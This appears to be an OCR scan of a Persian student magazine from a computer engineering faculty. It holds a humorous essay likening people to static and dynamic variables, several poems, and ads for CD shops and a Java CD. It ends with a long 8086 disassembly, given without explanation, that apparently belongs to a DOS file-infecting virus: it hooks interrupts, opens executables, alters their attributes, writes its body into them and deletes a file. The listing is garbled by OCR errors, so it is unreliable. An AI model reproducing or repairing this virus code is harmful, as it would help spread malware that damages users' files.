متغیرهای استاتیک نوع اول اصالت دارند و خیلی‌هایی دیگرشان هم زمانی اصلأً داینامیک بودند ولی کم کم فکر کردن که فضای کمتری را بگیرند و هی فضاهای اشغال شده‌شان را `free` کردن و در آخر یا همان وسطه‌ای خودشان را `null` کردن و مثل اینکه بعد از هم ترجیح دارند آرایه ای به طول ۲ شوند. اکثر اینها عقیده دارند در خانه دوم آرایه شان «همسرم» نوشته شده و در خانه سوم، «بچه‌ام»؛ ولی من چند تاییشان را `trace` کردم و دیدم که همان «خودم»، «خودم»، «خودم» هستند.



البته بعضی وقتها آن دو خانه آخر یک رفعه قاطی پاطی می‌شند ولی نه!
مثل اینکه برای «همسرم»، «بچه‌ام» فضای بیشتری لازم است.


اما بعضی ها هم دینامیک هستند؛ آنها مرتب فضایی گیرند و خالی می‌کنند. گاهی آنقدر فضایی گیرند که زندگیشان `hang` می‌کند و مجبور می‌شوند `reset` اش کنند. بعضی وقتها هم که یادشان می‌رود برایش فضای `alloc` کنند، برنامه در وم می‌ریزد و لازم است که با `ctrl+break` یا یک چنین چیزی متوقفش کنند. خیلی از متغیرهای داینامیک بعد از چند رفعه `hang` شدن زندگی و `reset` اش یا بعد از

چندین رفعه که به `ctrl+break` احتیاجشان شد تغییر عقیده می‌دهند و استاتیک شدن را ترجیح می‌دهند.



متغیرهایی از این دست فراوانند: بعضی های استاتیک با طول چند تا کمتر یا بیشتر و بعضیها داینامیک با مقدار فضاهای `alloc` شده مختلف و حتی بعضی های ترکیبی از استاتیک و داینامیک هستند. داخل بعضیهاشان متغیرهایی با `type` ساده و داخل بعضی `structure` ...

اما من متغیرهایی می‌شناسم که یک آرایه به طول یک دارند و این تنها خانه آرایه شان اشاره‌گری دارد به فضای نامحدود.



پنجه

من - سبزترین سبب سرخ -
 برسم؛ از شاخه می افتم
 می غلتم
 تا امتداد نگاه تو،
 سرخ می شوم
 با نوازش پوشینهات:
 سرخترین سبب سبز

ساده شدیم
 ساده شدیم تا ...
 ... به گنگترین کسر رسیدیم!
 به امید آرامش یک ساده شدیم
 و به گنگترین کسر رسیدیم.
 شنیدیم که سرنوشت محظوم گنگترین کسر
 شومترین تکرار است.
 به امید آرامش یک،
 جمع می شویم.

من - سبزترین سبب سرخ -
 می مانم
 تا ترحم چشمها تی تو
 آن وقت
 می رسم و می افتم
 می افتم و می غلتم
 می غلتم و می رسم.

علی مقدم

باران که آمد خواهم گریست
 به جویبار خیابان
 که به دریا نرسید.

علیرضا بذرافشان



تارسیدن من - سبزترین سبب سرخ -

بمان

مدى است باران نمی بارد.

علیرضا بذرافشان



حواله کن،
 تا اندر دؤیایم برسد
 آنوقت،

سیاهی سرنوشت انگشتانم را باور می کنی

فاطمه رحیمیان



کلبه آرزو

و برای آخرین بار به کوهستان سفر خواهم کرد
و در آن بالاها



نزدیکترین جا به خدا
کلبه‌ای خواهم ساخت
کوچک‌اما، مثل تو زیبا
زیبا‌اما، بی‌ریا
طاقچه‌ای نیز در آن خواهم ساخت
تا کذارم قاب عکسی روی آن
عکس زیبای پریسا گونه‌ای باشد در آن
در کنار کلبه‌ام با گچه‌ای خواهم ساخت

آرزویم را به نزدیکترین همسایه
آن زمان که شهر خواب است
و خدا بیدار است خواهم گفت
کاش مادرم باران بود
کاش پدرم باغبان بود
کودکانم همه از جنس گیاهان بودند
دوستانم همه افرا و صنوبر بودند
کاش همسرم در خود من می‌روید
کاش با تو یکبار به گناهم
به دل سوخته‌ام
به همان کلبه ناچیز می‌رفتم.

علیرضا قادری


خیال

برگ‌های نیمه خشک محزون را زیر پا خرد می‌کنیم

تا باورمان شود
مانیز از زمرة همان
عابران پاییزی هستیم
که صدای خرد شدن برگ‌ها در زیر پایشان،
در گوش تمام کتابها نشسته.



فروشگاه



سخت افزار

نرم افزار

لوازم جانبی

کپی CD

پرینت رنگی

اسکن دیجیتال

اجاره CD

۷ ولیعصر - روبروی رشت

تلفن ۰۹۹۸۱۵۱، ۰۹۹۰۹۵

پیش CD

JAVA

■ نسخه الکترونیکی کتاب آموزش جاوا

■ مثالهای کتابهای Core Java, Just Java, Java By Example

■ نمونه برنامه‌های آموزشی

■ آخرین نسخه مترجم و مفسر جاوا

JAVA Development Kit 1.2

موسیقی

با صدای

■ احمد شاملو، فروغ فرخزاد، مریم حیدر زاده،

■ محمدرضا شجریان، شهرام ناظری

Pink Floyd ■



و...

زمان عرضه: ۲۵ فروردین ۱۳۷۸

سی دی پویش ۲ تا پایان سال ۷۷

پیش فروش می شود.


قیمت پیش فروش: ۲۰۰۰ تومان
برای پیش خرید به شورای صنفی دانشکده
مهندسی کامپیوتر مراجعه فرمایید.



ارائه جدیدترین **CD** ها و دیسکتهای کیم
و نرم افزارهای کاربردی

- خرید
- فروش
- اجاره
- کپی و تکثیر

خیابان ولی عصر، بالاتر از چهارراه ولیعصر روبروی بازار رضا پلاک ۴۲۷، تلفن ۰۲۱



XXXX:0330 3D00AE	CMP AX,AE00	XXXX:02A0 8ED8	MOV DS,AX
XXXX:0333 7403	JZ 0338	XXXX:02A2 A14000	MOV AX,[0040]
XXXX:0335 E97C03	JMP 0684	XXXX:02A5 881E4200	MOV BX,[0042]
XXXX:0338 50	PUSH AX	XXXX:02A9 2E	CS:
XXXX:0339 53	PUSH BX	XXXX:02AA A3CD01	MOV [01CD],AX
XXXX:033A 51	PUSH CX	XXXX:02AD 2E	CS:
XXXX:0338 52	PUSH DX	XXXX:02AE 891ECF01	MOV [01CF],BX
XXXX:033C 1E	PUSH DS	XXXX:02B2 B8A301	MOV AX,01A3
XXXX:033D 06	PUSH ES	XXXX:02B5 FA	CL
XXXX:033E 56	PUSH SI	XXXX:02B6 A34000	MOV [0040],AX
XXXX:033F 57	PUSH DI	XXXX:02B9 8C0E4200	MOV [0042],CS
XXXX:0340 55	PUSH BP	XXXX:02BD FB	STI
XXXX:0341 81C3C900	ADD BX,00C9	XXXX:02BE A12000	MOV AX,[0020]
XXXX:0345 89DE	MOV SI,BX	XXXX:02C1 881E2000	MOV BX,[0022]
XXXX:0347 90	NOP	XXXX:02C5 2E	CS:
XXXX:0348 B02E	MOV AL,2E	XXXX:02C6 A30302	MOV [0203],AX
XXXX:034A 3807	CMP [BX],AL	XXXX:02C9 2E	CS:
XXXX:034C 740C	JZ 035A	XXXX:02CA 891E0502	MOV [0205],BX
XXXX:034E 8000	MOV AL,00	XXXX:02CE B8D101	MOV AX,01D1
XXXX:0350 3807	CMP [BX],AL	XXXX:02D1 FA	CL
XXXX:0352 7503	JNZ 0357	XXXX:02D2 A32000	MOV [0020],AX
XXXX:0354 E95403	JMP 06AB	XXXX:02D5 8C0E2000	MOV [0022],CS
XXXX:0357 43	INC BX	XXXX:02D9 FB	STI
XXXX:0358 E8EE	JMP 0348	XXXX:02DA A12400	MOV AX,[0024]
XXXX:035A B045	MOV AL,45	XXXX:02DD 8B1E2600	MOV BX,[0026]
XXXX:035C 384701	CMP [BX+01],AL	XXXX:02E1 2E	CS:
XXXX:035F 7403	JZ 0364	XXXX:02E2 A36102	MOV [0261],AX
XXXX:0361 E94703	JMP 06AB	XXXX:02E5 2E	CS:
XXXX:0364 8058	MOV AL,58	XXXX:02E6 891E6302	MOV [0263],BX
XXXX:0366 384702	CMP [BX+02],AL	XXXX:02E9 880E02	MOV AX,020E
XXXX:0369 7403	JZ 036E	XXXX:02ED FA	CL
XXXX:0368 E93D03	JMP 06AB	XXXX:02EE A32400	MOV [0024],AX
XXXX:036E 8045	MOV AL,45	XXXX:02F1 8C0E2600	MOV [0026],CS
XXXX:0370 384703	CMP [BX+03],AL	XXXX:02F5 FB	STI
XXXX:0373 7403	JZ 0378	XXXX:02F6 A12400	MOV AX,[0024]
XXXX:0375 E93303	JMP 06AB	XXXX:02F9 8B1E2600	MOV BX,[0026]
XXXX:0378 E8E403	CALL 075F	XXXX:02FD 2E	CS:
XXXX:0378 3C00	CMP AL,00	XXXX:02F6 A37302	MOV [0273],AX
XXXX:037D 7403	JZ 0382	XXXX:0301 2E	CS:
XXXX:037F E92903	JMP 06AB	XXXX:0302 891E7502	MOV [0275],BX
XXXX:0382 B80000	MOV AX,0000	XXXX:0306 B86502	MOV AX,0265
XXXX:0385 8EC0	MOV ES,AX	XXXX:0309 FA	CL
XXXX:0387 26	ES:	XXXX:030A A32400	MOV [0024],AX
XXXX:0388 881E8000	MOV BX,[0080]	XXXX:030D 8C0E2600	MOV [0026],CS
XXXX:038C 26	ES:	XXXX:0311 FB	STI
XXXX:038D A18200	MOV AX,[0082]	XXXX:0312 8CC8	MOV AX,CS
XXXX:0390 8EC0	MOV ES,AX	XXXX:0314 8ED8	MOV DS,AX
XXXX:0392 B8E8A8	MOV AX,A8E8	XXXX:0316 B02E	MOV AL,2E
XXXX:0395 26	ES:	XXXX:0318 A27702	MOV [0277],AL
XXXX:0396 3907	CMP [BX],AX	XXXX:031B B8FF2E	MOV AX,2EFF
XXXX:0398 7402	JZ 039C	XXXX:031E A37802	MOV [0278],AX
XXXX:039A EB6F	JMP 040B	XXXX:0321 B82803	MOV AX,0328
XXXX:039C B8060E	MOV AX,0E06	XXXX:0324 A37A02	MOV [027A],AX
XXXX:039F 26	ES:	XXXX:0327 1F	POP DS
XXXX:03A0 394702	CMP [BX+02],AX	XXXX:0328 5B	POP BX
XXXX:03A3 7566	JNZ 040B	XXXX:0329 58	POP AX
XXXX:03A5 B85203	MOV BX,0352	XXXX:032A EA0000000000	JMP 0000:0000

XXXX:0427 394702	CMP [BX+02],AX	XXXX:03A8 E80A	JMP 0384
XXXX:042A 7534	JNZ 0460	XXXX:03B4 26	ES:
XXXX:042C BBD0A00	MOV BX,00DA	XXXX:03B5 A2A07	MOV AL,[BX]
XXXX:042F E805	JMP 0436	XXXX:03B7 2E	CS:
XXXX:0436 26	ES:	XXXX:03B8 A2AA03	MOV [03AA].AL
XXXX:0437 8A07	MOV AL,[BX]	XXXX:03B8 B02E	MOV AL,2E
XXXX:0439 2E	ES:	XXXX:03BD 26	ES:
XXXX:043A A23104	MOV [0431].AL	XXXX:03BE 8807	MOV [BX].AL
XXXX:043D B02E	MOV AL,2E	XXXX:03C0 26	ES:
XXXX:043F 26	ES:	XXXX:03C1 884701	MOV AX,[BX+01]
XXXX:0440 8807	MOV [BX].AL	XXXX:03C4 2E	CS:
XXXX:0442 26	ES:	XXXX:03C5 A3AB03	MOV [03AB].AX
XXXX:0443 884701	MOV AX,[BX+01]	XXXX:03C8 B8FF2E	MOV AX,2EFF
XXXX:0446 2E	ES:	XXXX:03CB 26	ES:
XXXX:0447 A33204	MOV [0432].AX	XXXX:03CC 894701	MOV [BX+01].AX
XXXX:044A B8FF2E	MOV AX,2EFF	XXXX:03CF 26	ES:
XXXX:044D 26	ES:	XXXX:03D0 884703	MOV AX,[BX+03]
XXXX:044E 894701	MOV [BX+01].AX	XXXX:03D3 2E	CS:
XXXX:0451 26	ES:	XXXX:03D4 A3AD03	MOV [03AD].AX
XXXX:0452 884703	MOV AX,[BX+03]	XXXX:03D7 B8B30D	MOV AX,0DB3
XXXX:0455 2E	ES:	XXXX:03DA 26	ES:
XXXX:0456 A33404	MOV [0434].AX	XXXX:03DB 894703	MOV [BX+03].AX
XXXX:0459 B8C200	MOV AX,00C0	XXXX:03DE B84009	MOV BX,0940
XXXX:045C 26	ES:	XXXX:03E1 26	ES:
XXXX:045D 894703	MOV [BX+03].AX	XXXX:03E2 8A07	MOV AL,[BX]
XXXX:0460 E84103	CALL 07A4	XXXX:03E4 2E	CS:
XXXX:0463 3C00	CMP AL,00	XXXX:03E5 A2AF03	MOV [03AF].AL
XXXX:0465 7403	JZ 046A	XXXX:03E8 B02E	MOV AL,2E
XXXX:0467 E9A401	JMP 060E	XXXX:03EA 26	ES:
XXXX:046A B8003D	MOV AX,3D00	XXXX:03EB 8807	MOV [BX].AL
XXXX:046D 89F2	MOV DX,SI	XXXX:03ED 26	ES:
XXXX:046F CD21	INT 21	XXXX:03EE 884701	MOV AX,[BX+01]
XXXX:0471 89C3	MOV BX,AX	XXXX:03F1 2E	CS:
XXXX:0473 880057	MOV AX,5700	XXXX:03F2 A3B003	MOV [03B0].AX
XXXX:0476 CD21	INT 21	XXXX:03F5 B8FF2E	MOV AX,2EFF
XXXX:0478 2E	ES:	XXXX:03F8 26	ES:
XXXX:0479 890EA007	MOV [07A0].CX	XXXX:03F9 894701	MOV [BX+01].AX
XXXX:047D 2E	ES:	XXXX:03FC 26	ES:
XXXX:047E 8916A207	MOV [07A2].DX	XXXX:03FD 884703	MOV AX,[BX+03]
XXXX:0482 B43E	MOV AH,3E	XXXX:0400 2E	CS:
XXXX:0484 CD21	INT 21	XXXX:0401 A3B203	MOV [03B2].AX
XXXX:0486 B80043	MOV AX,4300	XXXX:0404 B8C30D	MOV AX,0DC3
XXXX:0489 89F2	MOV DX,SI	XXXX:0407 26	ES:
XXXX:048B CD21	INT 21	XXXX:0408 894703	MOV [BX+03].AX
XXXX:048D 89CF	MOV DI,CX	XXXX:040B B80000	MOV AX,0000
XXXX:048F 31C9	XOR CX,CX	XXXX:040E 8EC0	MOV ES,AX
XXXX:0491 B80143	MOV AX,4301	XXXX:0410 26	ES:
XXXX:0494 89F2	MOV DX,SI	XXXX:0411 8B1E6400	MOV BX,[0064]
XXXX:0496 CD21	INT 21	XXXX:0415 26	ES:
XXXX:0498 B8023D	MOV AX,3D02	XXXX:0416 A16600	MOV AX,[0066]
XXXX:049B 89F2	MOV DX,SI	XXXX:0419 8EC0	MOV ES,AX
XXXX:049D CD21	INT 21	XXXX:041B B856BE	MOV AX,BE56
XXXX:049F 89C5	MOV BP,AX	XXXX:041E 26	ES:
XXXX:04A1 B80042	MOV AX,4200	XXXX:041F 3907	CMP [BX].AX
XXXX:04A4 89E8	MOV BX,BP	XXXX:0421 753D	JNZ 0460
XXXX:04A6 31C9	XOR CX,CX	XXXX:0423 B8CA00	MOV AX,00CA
XXXX:04A8 89CA	MOV DX,CX	XXXX:0426 26	ES:

XXXX:052F B104	MOV CL,04	XXXX:04AA CD21	INT 21
XXXX:0531 D3E8	SHR AX,CL	XXXX:04AC B43F	MOV AH,3F
XXXX:0533 2E	CS:	XXXX:04AE 89E8	MOV BX,BP
XXXX:0534 0106E04	ADD [04EF],AX	XXXX:04B0 B92000	MOV CX,0020
XXXX:0538 2E	CS:	XXXX:04B3 BA0009	MOV DX,0900
XXXX:0539 A1F104	MOV AX,[04F1]	XXXX:04B6 1E	PUSH DS
XXXX:053C B10C	MOV CL,0C	XXXX:04B7 0E	PUSH CS
XXXX:053E D3E0	SHL AX,CL	XXXX:04B8 1F	POP DS
XXXX:0540 D3E8	SHR AX,CL	XXXX:04B9 CD21	INT 21
XXXX:0542 2E	CS:	XXXX:04B8 C70612097619	WORD PTR [0912],1976
XXXX:0543 A3F104	MOV [04F1],AX	XXXX:04C1 A10409	MOV AX,[0904]
XXXX:0546 2E	CS:	XXXX:04C4 050500	ADD AX,0005
XXXX:0547 A11409	MOV AX,[0914]	XXXX:04C7 B82000	MOV BX,0020
XXXX:054A 2E	CS:	XXXX:04CA F7E3	MUL BX
XXXX:054B A34207	MOV [0742],AX	XXXX:04CC B80080	MOV BX,8000
XXXX:054E 2E	CS:	XXXX:04CF 29C3	SUB BX,AX
XXXX:054F A11609	MOV AX,[0916]	XXXX:04D1 891E0C09	MOV [090C],BX
XXXX:0552 2E	CS:	XXXX:04D5 1F	POP DS
XXXX:0553 881EEF04	MOV BX,[04EF]	XXXX:04D6 90	NOP
XXXX:0557 29C3	SUB BX,AX	XXXX:04D7 2E	CS:
XXXX:0559 2E	CS:	XXXX:04D8 A10409	MOV AX,[0904]
XXXX:055A B91E4407	MOV [0744],BX	XXXX:04D8 2D0100	SUB AX,0001
XXXX:055E 2E	CS:	XXXX:04D9 B80002	MOV BX,0200
XXXX:055F A1E04	MOV AX,[04EF]	XXXX:04E1 F7E3	MUL BX
XXXX:0562 2E	CS:	XXXX:04E3 2E	CS:
XXXX:0563 881E104	MOV BX,[04F1]	XXXX:04E4 03060209	ADD AX,[0902]
XXXX:0567 2E	CS:	XXXX:04E8 7103	JNO 04E8
XXXX:0568 891E1409	MOV [0914],BX	XXXX:04E9 83C201	ADD DX,+01
XXXX:056C 2E	CS:	XXXX:04E9 E804	JMP 04F3
XXXX:056D A31609	MOV [0916],AX	XXXX:04EF 0000	ADD [BX+SI],AL
XXXX:0570 2E	CS:	XXXX:04F1 0000	ADD [BX+SI],AL
XXXX:0571 8306040904	ADD WORD PTR [0904],+04	XXXX:04F3 2E	CS:
XXXX:0576 2E	CS:	XXXX:04F4 891E0F04	MOV [04EF],DX
XXXX:0577 81060E098000	ADD WORD PTR [090E],0080	XXXX:04F8 2E	CS:
XXXX:057D B442	MOV AH,42	XXXX:04F9 A3F104	MOV [04F1],AX
XXXX:057F B000	MOV AL,00	XXXX:04FC 2E	CS:
XXXX:0581 89E8	MOV BX,BP	XXXX:04FD A10809	MOV AX,[0908]
XXXX:0583 B90000	MOV CX,0000	XXXX:0500 B81000	MOV BX,0010
XXXX:0586 BA0000	MOV DX,0000	XXXX:0503 F7E3	MUL BX
XXXX:0589 CD21	INT 21	XXXX:0505 2E	CS:
XXXX:0588 B440	MOV AH,40	XXXX:0506 3B06F104	CMP AX,[04F1]
XXXX:058D 89E8	MOV BX,BP	XXXX:050A 760D	JBE 0519
XXXX:058F B92000	MOV CX,0020	XXXX:050C 2E	CS:
XXXX:0592 BA0009	MOV DX,0900	XXXX:050D 2906F104	SUB [04F1],AX
XXXX:0595 1E	PUSH DS	XXXX:0511 2E	CS:
XXXX:0596 0E	PUSH CS	XXXX:0512 832EEF0401	SUB WORD PTR [04EF],+01
XXXX:0597 1F	POP DS	XXXX:0517 E805	JMP 051E
XXXX:0598 CD21	INT 21	XXXX:0519 2E	CS:
XXXX:059A 1F	POP DS	XXXX:051A 2906F104	SUB [04F1],AX
XXXX:059B B442	MOV AH,42	XXXX:051E 2E	CS:
XXXX:059D B002	MOV AL,02	XXXX:051FA1E04	MOV AX,[04EF]
XXXX:059F 89E8	MOV BX,BP	XXXX:0522 B80010	MOV BX,1000
XXXX:05A1 B90000	MOV CX,0000	XXXX:0525 F7E3	MUL BX
XXXX:05A4 89CA	MOV DX,CX	XXXX:0527 2E	CS:
XXXX:05A6 CD21	INT 21	XXXX:0528 A3E04	MOV [04EF],AX
XXXX:05A8 B440	MOV AH,40	XXXX:0528 2E	CS:
XXXX:05AA 89E8	MOV BX,BP	XXXX:052C A1F104	MOV AX,[04F1]

XXXX:0634 8ED8	MOV DS,AX	XXXX:05AC B90008	MOV CX,0800
XXXX:0636 A18200	MOV AX,[0082]	XXXX:05AF BA0001	MOV DX,0100
XXXX:0639 8ED8	MOV DS,AX	XXXX:05B2 1E	PUSH DS
XXXX:063B BB5203	MOV BX,0352	XXXX:05B3 0E	PUSH CS
XXXX:063E 2E	CS:	XXXX:05B4 1F	POP DS
XXXX:063F A0AA03	MOV AL,[03AA]	XXXX:05B5 CD21	INT 21
XXXX:0642 8807	MOV [BX],AL	XXXX:05B7 1F	POP DS
XXXX:0644 2E	CS:	XXXX:05B8 B43E	MOV AH,3E
XXXX:0645 A1A803	MOV AX,[03AB]	XXXX:05B8 CD21	INT 21
XXXX:0648 894701	MOV [BX+01],AX	XXXX:05BC B80143	MOV AX,4301
XXXX:064B 2E	CS:	XXXX:05BF 89F9	MOV CX,DI
XXXX:064C A1AD03	MOV AX,[03AD]	XXXX:05C1 89F2	MOV DX,SI
XXXX:064F 894703	MOV [BX+03],AX	XXXX:05C3 CD21	INT 21
XXXX:0652 B84009	MOV BX,0940	XXXX:05C5 E8BA01	CALL 0782
XXXX:0655 2E	CS:	XXXX:05C8 89F3	MOV BX,SI
XXXX:0656 A0AF03	MOV AL,[03AF]	XXXX:05CA B02E	MOV AL,2E
XXXX:0659 8807	MOV [BX],AL	XXXX:05CC 3807	CMP [BX],AL
XXXX:065B 2E	CS:	XXXX:05CE 7403	JZ 05D3
XXXX:065C A1B003	MOV AX,[03B0]	XXXX:05D0 43	INC BX
XXXX:065F 894701	MOV [BX+01],AX	XXXX:05D1 EBF9	JMP 05CC
XXXX:0662 2E	CS:	XXXX:05D3 B05C	MOV AL,5C
XXXX:0663 A1B203	MOV AX,[03B2]	XXXX:05D5 3807	CMP [BX],AL
XXXX:0666 894703	MOV [BX+03],AX	XXXX:05D7 7403	JZ 05DC
XXXX:0669 B80000	MOV AX,0000	XXXX:05D9 48	DEC BX
XXXX:066C 8EC0	MOV ES,AX	XXXX:05DA EBF9	JMP 05D5
XXXX:066E 2E	ES:	XXXX:05DC 43	INC BX
XXXX:066F B81E6400	MOV BX,[0064]	XXXX:05DD C60743	MOV BYTE PTR [BX],43
XXXX:0673 2E	ES:	XXXX:05E0 C6470148	MOV BYTE PTR [BX+01],48
XXXX:0674 A16600	MOV AX,[0066]	XXXX:05E4 C6470248	MOV BYTE PTR [BX+02],48
XXXX:0677 8EC0	MOV ES,AX	XXXX:05E8 C647034C	MOV BYTE PTR [BX+03],4C
XXXX:0679 B8568E	MOV AX,BE56	XXXX:05EC C6470449	MOV BYTE PTR [BX+04],49
XXXX:067C 2E	ES:	XXXX:05F0 C6470553	MOV BYTE PTR [BX+05],53
XXXX:067D 3907	CMP [BX],AX	XXXX:05F4 C6470654	MOV BYTE PTR [BX+06],54
XXXX:067F 752A	JNZ 06AB	XXXX:05F8 C647072E	MOV BYTE PTR [BX+07],2E
XXXX:0681 B8CA00	MOV AX,00CA	XXXX:05FC C647084D	MOV BYTE PTR [BX+08],4D
XXXX:0684 2E	ES:	XXXX:0600 C6470953	MOV BYTE PTR [BX+09],53
XXXX:0685 394702	CMP [BX+02],AX	XXXX:0604 C6470A00	MOV BYTE PTR [BX+0A],00
XXXX:0688 7521	JNZ 06AB	XXXX:0608 B441	MOV AH,41
XXXX:068A B80000	MOV AX,0000	XXXX:060A B9F2	MOV DX,SI
XXXX:068D 8ED8	MOV DS,AX	XXXX:060C CD21	INT 21
XXXX:068F A16600	MOV AX,[0066]	XXXX:060E B80000	MOV AX,0000
XXXX:0692 8ED8	MOV DS,AX	XXXX:0611 8EC0	MOV ES,AX
XXXX:0694 BBDA00	MOV BX,00DA	XXXX:0613 2E	ES:
XXXX:0697 2E	CS:	XXXX:0614 B81E8000	MOV BX,[0080]
XXXX:0698 A03104	MOV AL,[0431]	XXXX:0618 2E	ES:
XXXX:069B 8807	MOV [BX],AL	XXXX:0619 A18200	MOV AX,[0082]
XXXX:069D 2E	CS:	XXXX:061C 8EC0	MOV ES,AX
XXXX:069E A13204	MOV AX,[0432]	XXXX:061E B8E8A8	MOV AX,A8E8
XXXX:06A1 894701	MOV [BX+01],AX	XXXX:0621 2E	ES:
XXXX:06A4 2E	CS:	XXXX:0622 3907	CMP [BX],AX
XXXX:06A5 A13404	MOV AX,[0434]	XXXX:0624 7402	JZ 0628
XXXX:06A8 894703	MOV [BX+03],AX	XXXX:0626 EB41	JMP 0669
XXXX:06AB 5D	POP BP	XXXX:0628 B8060E	MOV AX,0E06
XXXX:06AC 5F	POP DI	XXXX:0628 2E	ES:
XXXX:06AD 5E	POP SI	XXXX:062C 394702	CMP [BX+02],AX
XXXX:06AE 07	POP ES	XXXX:062F 7538	JNZ 0669
XXXX:06AF 1F	POP DS	XXXX:0631 B80000	MOV AX,0000